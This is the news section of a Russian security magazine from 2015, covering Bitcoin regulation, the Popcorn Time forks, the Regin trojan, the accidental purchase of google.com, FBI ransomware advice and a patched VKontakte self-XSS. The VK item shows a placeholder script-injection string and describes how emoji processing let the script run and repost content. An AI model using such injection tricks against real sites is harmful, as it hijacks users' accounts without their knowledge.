Это первый случай, когда банки объединили усилия для разработки технологии на основе биткойна, которая может претендовать на роль отраслевого стандарта. В последнее время многие солидные финансовые организации выразили заинтересованность в разработке blockchain-приложений. Они хотят за счет этого повысить безопасность, скорость и эффективность финансовых транзакций. Технология blockchain, на которой работает Bitcoin, — великолепная идея, и ее можно применить для различных криптографических приложений в финансовой индустрии.

Еще одним свидетельством серьезного отношения к Bitcoin служит заявление Комиссии по торговле биржевыми фьючерсами (CFTC) США. 18 сентября CFTC признала Bitcoin и прочие виртуальные валюты биржевым товаром. Это решение CFTC должно возыметь далеко идущие последствия. Так, все биржи, которые проводят операции с биткойнами, то есть торгующие опционами и фьючерсами за биткойны (и прочие виртуальные валюты), отныне будут подвергаться госрегулированию.

Такая мера призвана помочь избежать повторения истории с биржей Mt. Gox, так как, зафиксировав нарушения, CFTC сможет предъявить нарушителю обвинения. Похоже, поводом для принятия такого решения послужили в числе прочего и действия биржи Coinflip, торговавшей биткойн-деривативами, не соблюдая нормы Комиссии. CFTC потребовала от Coinflip зарегистрироваться официально и соблюдать правила, которым подчиняются другие участники рынка. Представители биржи с требованиями CFTC согласились.

Решения для майнинга также приходят в массы. В конце сентября компания 21.co представила устройство с говорящим названием 21 Bitcoin Computer, в разработку которого инвесторы вложили более 100 миллионов долларов. Устройство, созданное при поддержке компаний Qualcomm и Cisco на базе Raspberry Pi, работает с любым компьютером (Mac, Windows или Linux), а также может функционировать и самостоятельно.

21 Bitcoin Computer построен на собственном чипе компании, который в официальном пресс-релизе назван «майнинговым чипом». Встроенный сервис микроплатежей, равно как и интерфейс командной строки, — тоже работа инженеров 21.co. По сути, устройство является не просто компактной машинкой для майнинга: это полноценный комплект для разработчика или бизнесмена, предоставляющий широчайшие возможности.

Девайс уже доступен для предварительных заказов на Amazon, но устройство не из дешевых — выложить за портативный гаджет придется 399 долларов. В комплект поставки входит все необходимое: адаптер Wi-Fi, Raspberry Pi 2, блок питания, кабель USB и SD-карта объемом 128 Гбайт. Пользователи, которым нужна безопасность, могут приобрести версию full node — устройство из коробки оснащается копией Blockchain.



POPCORNTIME.IO УМЕР, ДА ЗДРАВСТВУЕТ BROWSER-POPCORN.BIZ!

На протяжении долгого времени основным форком Popcorn Time заслуженно считался PopcornTime.io. Однако в конце октября проект полностью остановил свою работу.

19 октября 2015 года издание TorrentFreak сообщило, что в команде проекта PopcornTime.io возникли разногласия. По дан-

ным журналистов, причиной раскола послужил судебный иск, пришедший из Голливуда, плюс взгляды членов команды разошлись в вопросах денег и влияния. Дело в том, что двое разработчиков PopcornTime.io, известные под псевдонимами Wally и phnz, основали сервис VPN.ht, который интегрирован в форк. Других членов группы разработки волновал тот факт, что через VPN.ht проходят огромные денежные потоки, из-за которых PopcornTime.io становится столь желанной и легкой мишенью с юридической точки зрения.

Слухи утверждают, что иск голливудских правообладателей каким-то образом связан именно с VPN.ht и теми деньгами, которые приносит сервис. В связи с этой угрозой команду решили оставить несколько разработчиков. Они пожелали порвать связи с VPN-сервисом и начать все с нуля.

«Все началось со слухов о том, что против phnz будет выдвинут иск, но одновременно с этим они [часть команды разработчиков] захотели сделать собственный форк и хотели, чтобы его анонсировали на сайте PopcornTime.io», — пояснил Wally журналистам TF.

Одновременно с этим PopcornTime.io покинул и сам phnz. В своем прощальном послании он отмечает, что последние месяцы все равно почти не принимал участия в жизни проекта.

Хотя оставшаяся часть команды заверила, что проект продолжит свою работу, PopcornTime.io постигли новые проблемы. 21 октября 2015 года домен форка, владельцем которого ранее был phnz, ушел в офлайн. Логично было бы предположить, что в связи с перестановками в команде сайт переезжает, однако позже в этот же день перестали работать официальные страницы проекта в Facebook и Twitter. Страница статуса PopcornTime.io, расположенная на внешнем хостинге, показывала, что некорректно функционируют неймсерверы, сам сайт, форум и даже некоторые API-приложения. Последний пункт вызывал особенную тревогу.

Дело в том, что большинство форков Popcorn Time полагаются в своей работе на сервис YTS (бывший YIFY) для своих библиотек фильмов. Если у YTS возникают проблемы, то проблемы возникают и у Popcorn Time, а ресурс ушел в глухой офлайн одновременно с остальными сайтами проекта. Связаться с администрацией YTS никому долгое время не удавалось, но 30 октября Torrent Freak сообщил печальную новость: проект был закрыт навсегда.

Тем временем оставшаяся команда PopcornTime.io окончательно утратила контроль над доменом. Новые владельцы сервиса заполнили заявку о переносе, однако провайдер Gandi.net им отказал. «В последние дни кто-то вмешивается в нашу инфраструктуру, особенно в DNS, и мы не в состоянии убедить собственного провайдера Gandi.net, что мы — это мы, и мы хотим оставаться в онлайне», — рассказали представители команды PopcornTime.io.

По плану домен должен был перейти к одному из оставшихся у руля разработчиков, который также был деловым партнером нынешнего владельца домена, однако провайдер отказался идти на уступки.

В итоге один из сооснователей проекта, известный как Wally, рассказал журналистам Torrent Freak, что он принял решение отключить серверы форка. «Я отключаю все серверы, я все равно не в силах сделать что-либо еще. Также я удалил все логи, которые могли бы нанести вред кому-то из разработчиков», — сообщил Wally.

Похоже, после этого можно констатировать окончательную смерть PopcornTime.io. Однако где-то убыло, а где-то прибыло. Пятнадцатилетний сербский разработчик Милан Крагуевич (Milan Kragujević) попытался запустить браузерную версию Popcorn Time. Попытка вышла настолько удачной, что сайты проекта BrowserPopcorn через два дня закрыли представители MPAA, а сам Крагуевич так испугался, что поначалу хотел отказаться от дальнейшей разработки вообще. Однако умереть такому перспективному начинанию не дали. Вскоре BrowserPopcorn заработал на новом домене (теперь по адресу browserpopcorn.biz), а управление проектом было передано другому человеку, на этот раз взрослому.

Сначала Крагуевич хотел закрыть проект вовсе. Домены BrowserPopcorn некоторое демонстрировали послание от разработчика, в котором он писал, что оставляет проект, и признавался, что вообще не планировал бороться за свободу информации и насаждать пиратство. На сайтах была опубликована локальная версия форка (только для Windows), работавшая аналогично веб-расширению, просто сервер приходилось запустить у себя. Но несколько дней спустя журналисты издания The Verge, которые поддерживают связь с автором браузерной версии, рассказали, что Крагуевич передумал и передал управление проектом «своему близкому другу, пока пыль не уляжется, или, быть может, навсегда». Сам Крагуевич планирует принимать в разработке посильное участие, но владельцем проекта более быть не хочет: он не желает остаться крайним, если все станет совсем плохо. Другу юного сербского дарования 35 лет, и он опытный программист.

В настоящее время BrowserPopcorn пытается избежать новых блокировок, переехав к доменному регистратору на Багамах и хостеру в Болгарии. По словам Крагуевича, «они не выдадут наши данные и не уважают DMCA (закон об авторском праве в цифровую эпоху), так что никаких проблем теперь возникнуть не должно». На первые сто часов работы проекта BrowserPopcorn пришлось два отключения и три смены доменов.



FACEBOOK ПРЕДУПРЕДИТ ОБ УГРОЗЕ ВЗЛОМА

Отныне пользователи Facebook, которыми интересуются иностранные хакеры (работающие на какое-либо правительство), будут получать соответствующие официальные предупреждения.

Официальная страница безопасности Facebook пополнилась следующим сообщением от шефа безопасности социальной сети Алекса Стамоса (Alex Stamos): «Мы всегда предпринимали необходимые меры, стремясь обезопасить аккаунты пользователей, которые, по нашим данным, были скомпрометированы. Теперь мы решили показывать дополнительные предупреждения пользователям, которые могут находиться под атакой со стороны спонсируемых правительствами хакерских групп. Мы пришли к такому решению, потому что атаки такого рода, как правило, гораздо сложнее и опаснее

других. Мы настоятельно рекомендуем пользователям, которых это коснется, предпринять все необходимые действия, чтобы обезопасить себя в онлайне».

При этом в компании не уточняют, каким именно образом спонсируемые правительствами атаки предполагается отличать от других. Однако Facebook обещает предупреждать жертв правительственных хакеров только при наличии «неоспоримых улик, подтверждающих данные выводы».

Если ты заподозришь, что тобой интересуются опасные хакеры, Facebook рекомендует начать со смены паролей в социальной сети и на других ресурсах, а далее действовать по обстоятельствам, вплоть до переустановки ОС или полной замены используемого устройства.

2

триллиона пользовательских записей откроет Facebook

→ Социальная сеть не только наконец-то запустила аналог кнопки Dislike, компания также сделала доступными для поиска более двух триллионов публичных записей пользователей. Ранее в Facebook можно было искать только по записям друзей и понравившимся страницам, а теперь на сайте появился полноценный поиск. Наверху поисковой выдачи расположатся доверенные источники информации, такие как агентства новостей и крупные издания. Затем будут отображаться результаты, найденные в постах друзей. Еще ниже располагается Digg-образная секция релевантных ссылок на другие открытые записи.

$1 000 000

украл сотрудник Apple Store в Нью-Йорке

→ Сотруднику одного из нью-йоркских Apple Store, человеку с «говорящей» фамилией Рубен Профит (Ruben Profit) было предъявлено обвинение в хищении подарочных карт Apple на общую сумму 997 тысяч долларов. Профит работал в магазине Apple с 2013 года, но криминалом занимался лишь с августа по октябрь 2015 года. Предприимчивый сотрудник перепрограммировал подарочные и банковские карты с магнитной полосой. Во время ареста у него нашли и изъяли 51 подарочную карту систем Visa и American Express, а также семь подарочных карт Apple на сумму 2000 долларов каждая. Подарочные карты номиналом 2000 Профит продавал по 200 долларов.



НА КОМПЬЮТЕРЕ КАНЦЛЕРА ГЕРМАНИИ ОБНАРУЖЕНА МАЛВАРЬ АНБ

По данным «Лаборатории Касперского», вредонос начал распространяться в 2008 году и поразил уже более ста различных целей. Среди пострадавших — телеком-провайдеры, энергетические компании, авиакомпании, правительственные и научные учреждения

Издание Der Spiegel сообщает, что на компьютере высокопоставленного чиновника был обнаружен сложнейший троян Regin, авторство которого приписывают специалистам АНБ. О том, что Regin подозрительно похож на кейлоггер АНБ, известный под названием Qwerty (часть фреймворка Warriorpride), еще в январе 2015 года рассказала «Лаборатория Касперского». Тогда, после публикации очередной партии документов Сноудена, стало возможно проведение сравнительного тестирования и анализа кода, которые и выявили неожиданное сходство двух образчиков вредоносного ПО.

Впрочем, сомнений в том, что Regin создан на государственном уровне или при поддержке властей, практически не было и ранее. Так, еще в ноябре 2014 года, специалисты Symantec называли Regin «самым сложным» из всех

образцов вредоносного ПО среди попадавшихся им за последние годы. Многие эксперты ставят Regin в один ряд с нашумевшими Flame, Duqu и Stuxnet.

На этот раз Regin дал о себе знать в Ведомстве федерального канцлера Германии. Эта федеральная служба занимается делами канцлера, в том числе обслуживает его офис. Der Spiegel сообщает, что троян был найден на личном ноутбуке главы ведомства. Расследованием данного инцидента занимается генпрокуратура Германии.

Это не первый случай, когда из-за документов Сноудена и связанных с ними данных немецкие правоохранительные органы инициируют расследование. Так, в 2013 году сообщалось, что АНБ прослушивает личный мобильный телефон канцлера Ангелы Меркель. Генпрокуратура искала доказательства этого факта вплоть до июня текущего года, но в результате расследование было приостановлено за недостаточностью улик.

БЫВШИЙ СОТРУДНИК GOOGLE СЛУЧАЙНО КУПИЛ GOOGLE.COM

Экс-сотрудник Google Санмай Вед (Sanmay Ved), ныне работающий в компании Amazon, рассказал на своей странице LinkedIn странную историю. 28 сентября 2015 года Вед на несколько минут стал полноправным хозяином домена google.com, потратив на это всего 12 долларов.



Странный случай произошел, когда Вед развлекался с Google Domains, просматривая списки свободных адресов. По некой неизвестной причине он обнаружил среди свободных доменов google.com. Понимая, что это какая-то ошибка, Вед, тем не менее, добавил домен в корзину и попробовал опла-

тить его. И был несказанно удивлен, когда сумел это сделать. Покупка обошлась ему в 12 долларов, а на почту пришло подтверждающее оплату письмо.

Вед тут же сообщил о случившемся команде безопасности Google, и буквально через минуту его покупку аннулировали. Однако Вед пишет, что самое страшное заключается в том, что в течение этой минуты у него был реальный доступ к панели администратора. Получается, что он целую минуту действительно владел google.com.

Очевидно, возможность приобрести google.com была сопряжена с каким-то багом, потому что Веду выплатили вознаграждение. Точную сумму исследователь назвать не пожелал, но сообщил, что потратил весь свой «приз» на благотворительность. Вед отдал все деньги (более 10 тысяч долларов) организации The Art of Living India, которая борется за право на образование в самых бедных регионах Индии.

«Деньги меня не заботят, — говорит Вед. — Дело вообще было не в деньгах. К тому же я хотел показать пример, показать, что люди, которые ищут уязвимости, далеко не всегда делают это ради награды».

МИНФИН ПРЕДЛАГАЕТ САЖАТЬ НА 4 ГОДА ЗА ИСПОЛЬЗОВАНИЕ БИТКОЙНОВ

Газета «Известия» сообщает, что Министерство финансов РФ собирается ужесточить наказание за выпуск и оборот криптовалют. Если ранее за это предлагали штрафовать, дополнив УК новой статьей «Оборот денежных суррогатов», то теперь Минфин разработал поправки к Уголовному кодексу, согласно которым нарушителям может грозить до четырех лет лишения свободы.

Как стало известно изданию, Министерство финансов подготовило новый законопроект, где предлагается уголовное наказание за выпуск и оборот криптовалют на территории РФ. Внести законопроект в Госдуму планируют в ближайшие месяцы.

Bitcoin и прочие производные у нас считаются «денежными суррогатами», за их изготовление, приобретение в целях сбыта и сам сбыт Минфин ранее предлагал штраф в размере 500 тысяч рублей или в размере зарплаты, иных доходов осужденного за период до двух лет, обязательные работы до 480 часов или исправительные работы сроком до двух лет. Теперь наказание решили ужесточить до четырех лет лишения свободы, и Минэкономразвития поддерживает данный шаг.



Центробанк однозначной позиции относительно криптовалют, похоже, не имеет. Так, ранее представители Центробанка называли биткойны «денежными суррогатами», но позже зампред ЦБ Георгий Лунтовский заявил, что «нельзя отвергать этот инструмент, возможно, за ним будущее». Совсем недавно, в сентябре 2015 года, также была создана рабочая группа по изучению технологии blockchain с учетом международного опыта.

Пока неясно, какую позицию займет Центробанк, но резко против криптовалют выступают почти все силовые ведомства: Генеральная прокуратура, Министерство внутренних дел и Федеральная служба безопасности. Федеральная служба по контролю за оборотом наркотиков (ФСКН) обеспокоена тем, что биткойны в активном ходу у наркомафии и используются для торговли наркотиками.



11-ЛЕТНЯЯ ДЕВОЧКА ПРОДАЕТ КРИПТОСТОЙКИЕ ПАРОЛИ ПО $2 ЗА ШТУКУ

Одиннадцатилетняя жительница Нью-Йорка, шестиклассница Мира Моди (Mira Modi) организовала собственный небольшой бизнес — девочка продет парольные фразы «ручной работы», составленные по методу Diceware.

Diceware — хорошо известная и достаточно старая система,

позволяющая генерировать вполне надежные пароли и парольные фразы. Для этого понадобятся обычные игральные кости (или их цифровой аналог), а также список слов, которые легко запомнить и написать. Списки существуют для английского, русского, китайского, маори, немецкого, итальянского, польского, румынского, шведского и испанского языков. Генерация одного слова в парольной фразе потребует пяти бросков игральной кости. Каждый раз будет выпадать цифра от 1 до 6, и в итоге получится пятизначное число, вида 56342. Каждому такому числу соответствует слово из списка. На выходе получается чистейший и весьма надежный рандом, однако запомнить пароль, состоящий из такого бессмысленного на первый взгляд сочетания слов, человеку очень легко.

«Вся идея заключается в том, чтобы сделать ваш пароль супернадежным и все такое. Не думаю, что мои друзья такое поймут, но, по-моему, это круто, — рассказала Моди изданию ArsTechnica. — Я считаю, что надежные пароли — это важно. Сейчас у всех нас такие хорошие компьютеры, что люди могут взломать что угодно и очень быстро. Мы выкладываем многое в социальные сети, но когда люди взламывают их, это еще не слишком плохо. Когда кто-то пытается взломать ваш банковский аккаунт или email — вот тогда важно иметь надежный пароль».

Идею создания такого рода паролей Мире подсказала ее мама — журналистка Джулия Ангвин (Julia Angwin), автор книги Dragnet Nation. Она известна тем, что активно борется за безопасность и сохранность личных данных.

Сначала Моди сопровождала маму на публичные мероприятия, связанные с выходом книги, и продавала свои «пароли ручной работы» там. Однако в офлайне продажи шли не слишком хорошо, поэтому девочка решила запустить собственный сайт — dicewarepasswords.com. Пока Мира продала всего порядка тридцати паролей, учитывая продажи в офлайне.

Мира составляет по-настоящему уникальные и защищенные пароли в буквальном смысле собственными руками: бросает кости, сверяется с печатной версией списка слов, записывает результаты от руки, на бумаге. За скромную сумму в два доллара девочка пришлет вам письмо с таким уникальным паролем. Все письма отправляются через US Postal Mail, то есть вскрыть такое отправление без судебного ордера теоретически никто не имеет права.



«Главный риск создания ИИ заключается не в том, что он может оказаться злобным, а в его компетенции. Сверхумный ИИ будет невероятно хорош, решая собственные задачи, но если его цели не будут совпадать с нашими, тогда у нас проблемы. Вероятно, вы не являетесь ненавистником муравьев и не топчете их со злым умыслом. Но если вы руководите „зеленым“ гидроэлектрическим проектом, вам нужно поднять уровень воды в регионе, но в результате этого будет затоплен муравейник, что ж, жаль муравьев. Давайте не будем ставить человечество на место этих муравьев. Пожалуйста, объясните своим студентам, что нужно думать не просто о создании ИИ, но о целесообразности его применения»

Стивен Хокинг
в ходе AMA на Reddit



СТОЛКНУЛИСЬ С ВЫМОГАТЕЛЬСКИМ ПО? ФБР СОВЕТУЕТ ЗАПЛАТИТЬ

Различные блокировщики, шифровальщики и прочий вымогательский софт, к сожалению, на сегодня один из излюбленных инструментов хакеров. Cryptolocker, Cryptowall, Reveton и другая подобная малварь существует как для десктопных, так и для мобильных платформ и приносит своим хозяевам огромные прибыли. Похоже, бороться с этой напастью устали даже агенты ФБР.

Стоит отметить, что оплата выкупа, которого требуют преступники (обычно от 200 до 10 тысяч долларов), далеко не всегда приводит к спасению данных. Если информация на устройстве была зашифрована вредоносом, нет никаких гарантий, что после оплаты выкупа жертве вышлют ключ, необходимый для де-

шифровки. На сегодня даже известны прецеденты, когда малварь сбрасывает PIN-код смартфона, меняя его на случайный, и требует выкуп. Беда в том, что нового PIN-кода уже не знает никто, включая самих хакеров. То есть платить во многих ситуациях попросту бесполезно.

Неожиданно иного мнения придерживаются некоторые сотрудники ФБР. В ходе мероприятия Cyber Security Summit 2015 младший специальный агент Джозеф Бонаволонта (Joseph Bonavolonta), работающий в бостонском офисе Федерального бюро расследований, поделился интересным фактом. Оказывается, ФБР зачастую советует пострадавшим от шифровальщиков просто заплатить выкуп. «Если вымогательское ПО хорошее, то, честно говоря, мы часто советуем людям просто заплатить выкуп», — сказал Бонаволонта.


По словам агента, злоумышленники в некотором роде склонны идти навстречу своим жертвам. Вымогательское ПО — выгодный бизнес, поэтому хакеры стараются не завышать суммы выкупов, чтобы как можно больше людей могли позволить себе оплату. Также Бонаволонта считает, что хакеры по большей части честные парни: после оплаты они обычно возвращают пострадавшему доступ к данным.

ОБРАБОТКА СМАЙЛИКОВ «ВКОНТАКТЕ» ПОЗВОЛЯЛА ВЫПОЛНИТЬ ВРЕДОНОСНЫЙ КОД


Исследователь компании ONsec Дмитрий Бумов уже не раз находил уязвимости в социальной сети «ВКонтакте» и получал вознаграждения за свои находки. На этот раз Бумов нашел self-XSS баг в системе, при помощи которой «ВКонтакте» обрабатывает отправку смайликов-эмодзи.

На данный момент уязвимость уже устранена, так как специалисты «ВКонтакте» отреагировали на проблему очень оперативно. Бумов обнаружил, что при копировании в окно сообщения Unicode-символов, использующихся для обозначения эмодзи, туда же можно добавить вредоносный JavaScript. В частности, используя такую технику, можно заставить жертву репостить чужие записи, и она даже не узнает об этом.

Чтобы проверить свою теорию в действии, Бумов прибег к простейшей социальной инженерии. В своем сообществе «ВКонтакте» он разместил запись, в которой рассказал, что в социальной сети якобы появились секретные анимированные смайлы. Чтобы воспользоваться ими, пользователю предлагали скопировать Unicode-символы из поста в окно отправки сообщения.



Внимательный юзер заметил бы, что в ходе копирования в буфере, помимо Unicode, также оказывается некий скрипт, притом честно предупреждающий: You hacked. Скрипт незаметно репостил запись о «секретных смайлах» из сообщества Бумова на страницу попавшегося на удочку пользователя. Что особенно интересно, для осуществления атаки жертве даже не нужно было нажимать кнопку «Отправить», отсылая кому-то секретную анимацию, — скрипт срабатывал и без этого.



Изданию TJournal исследователь пояснил, что была одна хитрость. Если просто вставить в окно сообщения скрипт вида <script>malwarecode</script>, ни-

чего не произойдет: социальная сеть не станет выполнять код. Но если в сообщении содержатся Unicode-символы, которые нужно преобразовать в эмодзи, «ВКонтакте» выполнит данную операцию, а заодно обработает и скрипт.

Хотя обычно за подобные хитрости и применение социальной инженерии для атак «ВКонтакте» вознаграждения не выплачивает, на этот раз представители социальной сети решили сделать исключение. Хотя self-XSS, как правило, считаются неопасными и не участвуют в bug bounty, в данном случае Бумов продемонстрировал интересный вектор атаки, который к тому же легко повторить. Исследователь сообщил, что ему перевели на счет символические 100 долларов.

ВЫШЛА БЕТА-ВЕРСИЯ АНОНИМНОГО МЕССЕНДЖЕРА ОТ TOR PROJECT

29 октября 2015 года команда Tor Project сообщила об официальном старте открытого бета-тестирования Tor Messenger, о разработке которого впервые стало известно более года назад. Анонимный мессенджер построен на базе клиента Instantbird, созданного сообществом Mozilla, но трафик полностью пропускает через Tor.

